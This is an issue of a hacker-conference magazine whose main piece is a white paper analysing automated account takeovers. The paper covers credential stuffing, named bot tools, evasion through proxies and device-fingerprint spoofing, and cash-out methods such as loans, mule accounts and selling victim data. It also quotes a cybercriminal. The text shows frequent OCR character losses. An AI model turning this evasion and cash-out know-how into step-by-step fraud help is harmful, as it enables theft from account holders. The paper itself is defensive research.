Featuring
"JAILBREAKS NEVER DIE."
Exploiting iOS 13.7

Read all about RAMN - the credit-card sized testbed for automotive security

Issue 11

HITBmag

KEEPING KNOWLEDGE FREE

Issue 11, January 2021. Copyrightof Hack in the Box|magazine.hitb.org

TABLE OF CONTENTS

Foreword

7 years gone... Could be a good title for a movie. It's also the amount of time since Jan 2014 when we published Issue #10 of the HITB Magazine.

As we complete another rotation around the sun and say goodbye to 2020, or good riddance rather, we thought we'd say hello to 2021 and wish everyone a Happy New Year by dusting off our keyboards and InDesign skills to bring you a lemony fresh issue of **HITB Magazine - 2021 Spring Edition!**

Unlike our previous monthly mag, we're hoping we'll be able to put out a publication every couple of months and use it to feature and show off the awesome white papers submitted by accepted HITBSecConf speakers. These would be supplemented with maybe some editorials, guides or how-tos. If you've got an article idea or a how-to you'd like us to publish, drop us a line at media@hackinthebox.org.

In this issue, we're featuring all the papers which were submitted to last year's HITB+ CyberWeek Virtual Edition. If you haven't already seen it, the videos from the various talks, labs and workshops have already been published on our YouTube channel (https://www.youtube.com/user/hitbsecconf).

We hope you guys enjoy the magazine and look forward to seeing at least some of you in person later this year at one of our hybrid conferences. In the meantime, stay safe, wear your masks, and be good to each other.

- The Usual HITB Suspects

ANATOMY OF ACCOUNT TAKEOVERS

BY TAL ELIYAHU -BEGUM CALGUNER

This white paper outlines the plenary mechanism of automated account takeovers (ATOs), while treating cybercrime as a fully functioning, profit driven business industry. Based on an extensive literature review, the paper analyses the cons tuent players and components of automated ATO attacks, their implications on the businesses, tech companies and victims, as well as the financial ramifications of the attacks. Taking a multifaceted approach to the issue, the paper initially examines the current environment cultivating automated ATO attacks and the prevalence of Credential stuffing attacks, establishing cybercrime as a business operating with the principles of maximizing ROI.

The initial section aims to identify the reasons behind the ubiquity of the automated ATO attacks in the digital status quo by analyzing the relevant literature and sta s cs on users' digital behavior paterns, password hygiene awareness and management/ storage methods as well as the technology providers' contribu on in making automated attacks lucra ve for cybercriminals. It is discussed that, user tendency of reusing or minimally altering the same password in different digital platforms as well as the predictability of different demographics'/age groups' digital behavior paterns ins gate mass scale automated Credential stuffing attacks and increase the turnout of the automated attacks via acute client pool segmentation, respectively.

Executive Summary

This white paper outlines the plenary mechanism of automated account takeovers (ATOs), while treating cybercrime as a fully functioning, profit driven business industry. Based on an extensive literature review, the paper analyses the cons tuent players and components of automated ATO attacks, their implications on the businesses, tech companies and victims, as well as the financial ramifications of the attacks. Taking a multifaceted approach to the issue, the paper initially examines the current environment cultivating automated ATO attacks and the prevalence of Credential stuffing attacks, establishing cybercrime as a business operating with the principles of maximizing ROI. Then from a technical standpoint, the bad bot element is further scru nized along with the technological evolution of the attacks and the evasion methods of cybercriminals. Lastly but not least, from a rather financial angle, the paper delves into the means of capitalization of the ATO attacks benefiting not only the criminals but also the diverse players of the cybercrime industry, while analyzing the facilitating services for the criminals. Finally, the conclusion remarks and Recommendations are presented for tech leaders and cybersecurity industry as precau onary and ameliorating measures that can be taken to combat automated ATOs.

The initial section aims to identify the reasons behind the ubiquity of the automated ATO attacks in the digital status quo by analyzing the relevant literature and sta s cs on users' digital behavior paterns, password hygiene awareness and management/ storage methods as well as the technology providers' contribu on in making automated attacks lucra ve for cybercriminals. It is discussed that, user tendency of reusing or minimally altering the same password in different digital platforms as well as the predictability of different demographics'/age groups' digital behavior paterns ins gate mass scale automated Credential stuffing attacks and increase the turnout of the automated attacks via acute client pool segmentation, respectively. Moreover, the technology firms' hesitance to mandate 2FA for their account logins due to the dilemma of finding the op mal equilibrium between UX and security inadvertently assists the automated ATO attacks, enlarging the attack surface of vulnerable accounts.

Secondarily, the paper addresses the bot facet of the ATO attacks from a rather technical standpoint. The Innovation in technology is rapidly adopted by the cybercriminals to add further layers of sophis cation beyond automation level 2 and eliminate the burdensome human tasks of traditional manual attacks. The paper examines the u lization of ar ficial intelligence for decep on and detection evasion; accurate simulation of victims location via rotating VPN, secure VPS, RDP servers or secure proxies, as well as how doppelgängers are employed to mimic the victim's digital behavior paterns and device fingerprint. Furthermore, It is inspected that, through decep on created by storytelling, criminals can leverage the alert Fatigue by having the bad bots' activity perceived as 'white noise' or false positive by SecOp analysts who may overlook the critical issues. Lastly but not least is the supplementary capabilities of the bad bots, which require relatively complex complex automation techniques, discussed in the paper such as creating synthetic identities for new pseudo legi mate account creation and aging those accounts by making false transactions and even opening virtual credit cards to do so.

The ter ary focus of the paper is on the financial compensation of the criminals once an ATO is a ained, examining the components of the end-to-end money trail from cashing-in to cashing out. The most straigh orward way to capitalize on an account is changing the Credentials of the account immediately a er the ATO to impede a potential ATO from rival criminals and selling the account with pertaining victim information or holding the victim to ransom. A riskier option with higher ROI on the risk for criminals is accustoming themselves with the victim throughout nesting period, un l the account is 'mature' enough for a strike such as taking unsecured loans and making wire transfers and ACH payments. On the other hand, the criminal may opt to keep the account as 'money mule' to conduct illicit money trafficking/laundering by offering compensation to the account owner. The paper further delves into the facilitating par es of these undertakings; such as criminal brokers providing Credentials for a periodic fee and commissioned escrow services providing Credential quality assurance while serving as a financial guarantor for the transactions. It is noteworthy to men on the challenges against cashing out the criminal earnings, hence the criminals have to not only follow the static restrictions but also be equipped with acute regional and international money laundering regulations to minimize their chances of being issued a suspicious activity report.

The conclusion remarks of the paper serves as Recommendations for tech industry to reduce their user accounts' vulnerability to automated ATO attacks. The initial point mentioned is to tailor the user authentication experience to be an adap ve, continuous process by effectively combining 3 types of MFA with respect to the relevant business processes and requirements, while prioritizing the UX along with minimizing the security risks. Secondarily, the paper recommends to avoid the 'assume breach mentality' and to grasp the potential gaps and threats as well as the risk posture of the organizations by data driven analysis, hence identify what is crucial to protect. Final recommendation of the paper is on raising user cybersecurity awareness to secure their accounts with sufficiently complex and unique passwords.

Overview of Climate Fostering ATOs

Living in an era of data privacy dystopia, having an online presence comes with the direct opportunity cost of "being pwned". In a data black market fueled by both legitimate and illegitimate players, cybercriminals not only transact amongst themselves but also with large corporations for stolen data, along with insurance companies contributing to unofficially abet ransomware attacks as a player in the market.

As a matter of fact, the number of data breaches as well as the average cost of a data breach perpetuates. Having to self-regulate in the ever-expanding field of cybersecurity, the obscurity of privacy interpretations and awareness causes tech leaders to opt for biometrics as the primary authentication method while retiring the traditional password-based user logins, despite public satisfaction with using passwords. The misperception lies in the fact that, with opting for biometric authentication instead of passwords, users gain the ultimate blend of user experience (UX) and security. However, biometrics supported authentication methods don't always manifest as foolproof or user-friendly.

In light of the above, public trust in technological business has diminished, which is subsequently reflected upon those businesses financially. This situation is charged by the new dynamic challenges such as data access rights exploits brought by the adoption of privacy laws and regulations.

The Official Definition of ATO

"An account takeover can happen when a fraudster or computer criminal poses as a genuine customer, gains control of an account and then makes unauthorized transactions. Any account could be taken over by criminals, including bank, credit card, email, and other service providers. Online banking accounts are usually taken over as a result of phishing, spyware or malware scams. This is a form of internet crime or computer crime." - Ac onFraud a service provided by City of London Police

Key Figures Illustrating the Magnitude of Account Takeovers Currently

"Account takeover placed among the top three types of fraud reported from a whole 96% fraud attack reported by eCommerce businesses." - MRC 2019 Global Fraud Survey "89% of Executives at financial ins tu ons said that account takeover fraud is the most common cause of losses in their digital channels" - Aite Group

"Account takeover accounted for $4 billion in losses last year, which was slightly down from the year prior ($5.1 billion), but was up significantly when compared to data in recent years." Javelin Strategy & Research

"The large majority of compromised accounts are in a dormant state...65% of these accounts belong to users that have not logged in for more than 90 days, and 80% of these accounts belong to users that have not logged in for more than 30 days." - DataVisor

"29% of breaches involved use of stolen Credentials." - Verizon Data Breach Incident Report 2019

Role of Credential Stuffing in Automated ATO attacks

Criminals gather billions of login credentials via data breaches occurring in the low profile websites. With credential stuffing, they then exploit the tendency of people reusing the same password and username combination even of higher-profile websites. The repeated use of the passwords increases users' likelihood of having their credentials already existing within the already-breached 'combo lists' (e.g. "Collection #1-#5"). With free services at the disposal of the criminals such as people search to gather user credentials as well as tools utilizing combo lists to automate the credential stuffing attacks, criminals can streamline the data breach, thus the account takeovers (ATO) with higher success rate.

"From January 2018 through June 2019, more than 61 billion creden:al stuffing aJempts" — Akamai, State of the Internet


In short, combined with the user propensity of using the same password on a myriad of platforms no matter if it is high or low profile, many websites accepting email address/ phone number as a valid/alternative username simplifies the attack even further for the criminal: one username with a repeatable set of passwords for all the accounts belonging to the victim.

The two main types of threat posing credential stuffing attacks are coordinated mass-scaleautomated threat attacks based on sophisticated techniques and targeted attacks. While preventative measures exist for the common user against the former type of attacks, it is very limited what a less tech-savvy user lacking cybersecurity awareness can do to hinder being the victim of the laCer type of attacks. In spite of the fact that mass-scale automated threat attacks may usually be avoided by users enabling two-factor authentication (2FA) on their accounts, this is not as vastly adopted by users as commonly believed. Even for the services such as e-mail accounts storing data of utmost sensitivity with integrations to various other 3rd party platforms/ services, 2FA is not mandated upon users. According to the reports, amongst over 1.5 billion active Gmail users, 90% do not have 2FA enabled. Even though Financial institutions (FIs) accounts are perceived as the most important type of account to secure for users based on surveys, FIs still facilitate credential stuffing attacks by not enforcing the usage of 2FA upon the account access.

Due to the continuous dilemma of keeping a safe balance between UX versus security, firms opt to serve 2FA as a recommended option rather than imposing it upon the users as a mandatory practice. However, not enforcing 2FA from the start leads into additional authentication layers (ie. static and dynamic knowledge-based questions and more), thus halts the user experience at later steps. Nevertheless, all the above-mentioned authentication controls can be bypassed by the criminals, which will be examined later on in this series.


Cybercrime as an Industry- Status Quo


Cybercrime industry, although illegitimate, still operates accordingly with the base principles of keeping any business afloat, which is to aCain and preserve a positive return of investment (ROI). Thereupon with the continuous growth of the target group referred to as client pool combined with the internet users' lack of password hygiene awareness, the cybercrime industry offers many opportunities to capitalize on, which will usher the criminals to minimize the cost for the successful attacks. As a maCer of fact, this creates a tech competition between the criminals technology evangelists and entrepreneurs and the cybersecurity industry, where criminals adopt emerging technologies and develop advanced automation for the attacks and new methods/tactics to bypass security measures, while the cost of implementing and adjusting security measures against cybercrime perpetuates.



Credential Stuffing Domino Effect
Assumes most people reuse the same credentials on multiple sites. the attacker relies on breached credentials.
123 Co. is breached or data is leaked
123 Co. data is sold or traded on the dark web
Bad actors obtain data from 123 Co.
Bad actors use 123 Co. leaked credentials on other sites.
456 Co. is breached or data is leaked
456 Co. data is sold or traded on the dark web
Bad actors obtain data from 456 Co.
Bad actors use 456 Co. leaked credentials on other sites.

Impact of the Growth of Targeted Population on Criminal Strategies

Amongst the rising human population of 7.75 billion people, the number of internet users increased from 2.4 billion to 4.54 billion since 2014. Bearing in mind that of those 4.54 billion, 3.76 billion used mobile and web payment methods for products and services, credential stuffing attacks present a lucrative option for criminals as manifested by the pertaining data. Only within the first quarter of 2019, 281 data breachesexposing more than 4.53 billion records were recorded, while 1m usernames and passwords are reported spilled or stolen daily.








Different demographic groups of internet users manifest online behavioral patterns specific to their demographic group hence presenting distinct vulnerabilities for criminals to take advantage of Identifying the target clients via client pool segmentation based on their key weaknesses and their associated financial stats, not only not optimizes the ROI of the credential stuffing attacks for criminals (highest revenue for the effort and time invested). It would be worthwhile to note that the age-based segmentation of the client pool depicts the proclivities of the behavior patterns of millennials and seniors to the attackers.

"Criminals Steal $37 Billion a Year from America's Elderly" - Bloomberg

In reference to the above, looking further into the general behavior patterns of different segments of the targeted population or client pool is invaluable before diving into attack techniques. According to the reports, a standard user with an average of 90 online accounts requiring passwords, repeat uses the same passwords 4-6 times. When required to update, 68% of the users only tweak their previous password slightly, besides the majority of users still rely on their memory to remember their passwords. On the other end of the spectrum, securing the account credentials using password managers also does possess certain vulnerabilities, creating a single point of compromise.



	Millennials	Generation X	Baby Boomers
Memory	70%	60%	47%
Physical notebook	27%	40%	52%
Notes app	23%	23%	11%
Password management app	20%	23%	17%
Sticky note	16%	12%	20%

Criminals predominantly use automation for credential stuffing by the means of tools known as bad bots, hence avoiding manual work that requires the usage of evasive stealth methods to evade innovative iterations of preventive and detective controls used by organizations to protect assets. Bots are so]ware programs operating online to perform repetitive tasks. While constituting 20.4% of the total website traffic, only 21.1% of them are categorized to be the sophisticated type also known as All-in-One (AIO) applications. Notable tools used by criminals are "SNIPR" ($20), STORM, MailRanger, SentryMBA. Although the market competition amongst hackers provokes other hackers to reverse-engineer the existing tools to optimize the flaws and release the cracked or pirated versions back into the market. We should bear in mind that even legitimate tools are utilized by criminals as "access checkers" such as OpenBullet. Such tools are renowned with their strong support community using uploaded configuration files programmed to generate sequenced API calls and/or automate browsing process using script languages (e.g. PhantomJS, trifleJS and others) with the usage of browser emulation libraries (Puppeteer, Selenium, etc) or just with the use of tools (e.g browser automation studio).

Criminal Adoption of Innovation

Despite the abundance of community support for traditional, manual and arduous attack techniques found for a range of prices offered in web forums hosted on bulletproof servers that are resilient to being shut down, criminals consistently endeavor to maximize the capabilities of the latest automation techniques with the growing community support on contemporary, detection resilient instant messaging groups (i.e. "'Dark Work") or even on legitimate freelancer and mechanical turks platforms. Supplemented by infamously recognized collaboration and information-sharing amongst criminals, the adoption of the latest automated techniques has been ousting the aforementioned laborious human tasks while adding further layers of sophistication for superior and speedier results utilizing AI-enhanced systems to elevate bad bots to beyond the level 2 automation.

Bad bots are highly sophisticated automated robots devised to function in still stealth mode and mimic behaviors via their built-in deception and evasion capabilities that help to surpass detective and preventive security controls. With the use of rotating VPN, secure VPS , RDP servers or residential, secure and other clean proxies, the location of the targeted victim can be simulated with a 5-mile precision. Furthermore, bad bots evade anti-fraud control measures with the help of a digital mask containing not only unique behaviors of the victim (e.g. tap touchscreen frequency) and browsing patterns (e.g. screen time or fields of user interest) but also the victim's device fingerprint (e.g device ID, OS version) using doppelgängers.

The development of the above countermeasures to evade bot detection controls like Google's reCaptcha and other traditional controls that once required human involvement verifies the advantageous nature of such advanced bots for credential stuffing attacks. Even the case of the bot maxing out the number of login attempts, triggering a lock-out challenge/condition or generating suspicious activity causing account lockout can pose a revenue stream for the criminals. Receiving notifications at their back-office once an account is locked out enables the criminals to initiate the second and third layers of ATO attacks immediately. Usually, swi]ly a]er the failure of the second layer attacks (e.g abuse recovery options), the third layer of attacks commence by sending the victim's account details to a pseudo support center (will be examined deeper in a separate article) to pseudo "alert" the victim of the locked out account. This is conducted to escort the victim to give remote access to his/her account, to unlock the account or even to share the details received in an email or SMS to reset their passwords per request, hence resulting in an ATO. As a maCer of fact, criminals manage to turn the tables in their favor in spite of the roadblocks they encounter.

Criminal Leveraging of Alert Fatigue

More than half of global corporations are estimated neither ready nor prepared to handle a large scale cyber attack, lacking highly skilled cybersecurity staff let alone a cybersecurity lead; ergo creating the circumstances for the illegitimate cybercrime industry to flourish by legitimate players in the market.

Based on internet traffic, bad bots can be considered the permanent residents of the digital world with just one step away from being official dominant digital citizens. While for detection avoidance, the bad bots are developed to stay in stealth mode during credential stuffing attacks by replicating any good red team operation, being empowered with AI automation capabilities equips them with the art of storytelling as has been observed lately in automated breach and attack simulation (BAS) solutions.

With the deception created by storytelling, bad bots' activity may be perceived as "white noise" and tagged as false positive alerts amongst 50% of the reported alerts, non-priority alert or under scoped incidents from the overwhelming 25K daily events that can last for several days on average by SecOps analysts. Bearing in mind the daily average of 20 alerts each with the duration of 20 mins for analysts to

investigate as well as the limited training of 20 hours annually they receive, analysts' wasting over half of their day looking for problems that are either insignificant or not really problems at all is inevitable. Akin to the domino effect, the waste of resources impairs the KPIs and eventually benefits criminals.

"50,000 Unique IP Addresses Make Creden:al Stuffing AJempts on Daily Basis" — Auth0

"Using 14 days of data, we observed 21,962,978 login aJempts; of those, 33% (7,379,074) represented failed logins."
- Akamai


Cashing-in on an ATO

Cunningly mimicking110 the victims' footprints and the patterns in their account while avoiding having the security and fraud safeguards invoked in a successful credential stuffing attack, criminals amass critical account information that they can opt to consume in different ways for ATO. They could be the sole owner of the account to impede other criminals' accessibility by changing the victim's credentials; ergo locking the victim out of his own account. Nonetheless, by keeping the credentials as is, the criminal may lurk as the temporary co-owner of the account, while familiarizing himself with the victim via DSR exploits (later can be sold), preparing a reliable pretext for a strike. At the end of the nesting period, in other words, once the account is "mature" enough with proper gathered authorizations and verifications to make highrisk actions from the owner of the account, the criminal exploits those information by increasing the victims' credit card limits or extending their credit line, taking unsecured loans and making wire transfers and ACH payments. Nevertheless, with the nesting period of co-ownership of the account comes the risks of being targeted by the rival criminals, hence the risk of losing the ATO all together with the time and resources invested. Last but not least is the utilization of the ATO to act as a mule account for different purposes, such as money drop to serve as a redirector/bouncing account that gets the account holder for up to 20% commission. The commission charges change if the money mule is managed by a money herder to aCract more drops. And of course, there is also the option in some cases to hold the account as ransom or just sell the account credentials (aka “log”) with full collected information of the victim (aka fullz).

“The bank usernames and passwords are not as important as the fullz and here is why. With a bank username and password by itself you can’t do very much, but with fullz records you can CREATE NEW bank usernames and passwords that will match whatever IP/Browser Agent you are using. So think of the fullz as the master key to fraud...With all this info you can do each transfers of 10k or more, open brand new 15,000 USD and up credit cards, open up fresh bank accounts for quick internal transfers, and way more...” — Cybercriminal explaining

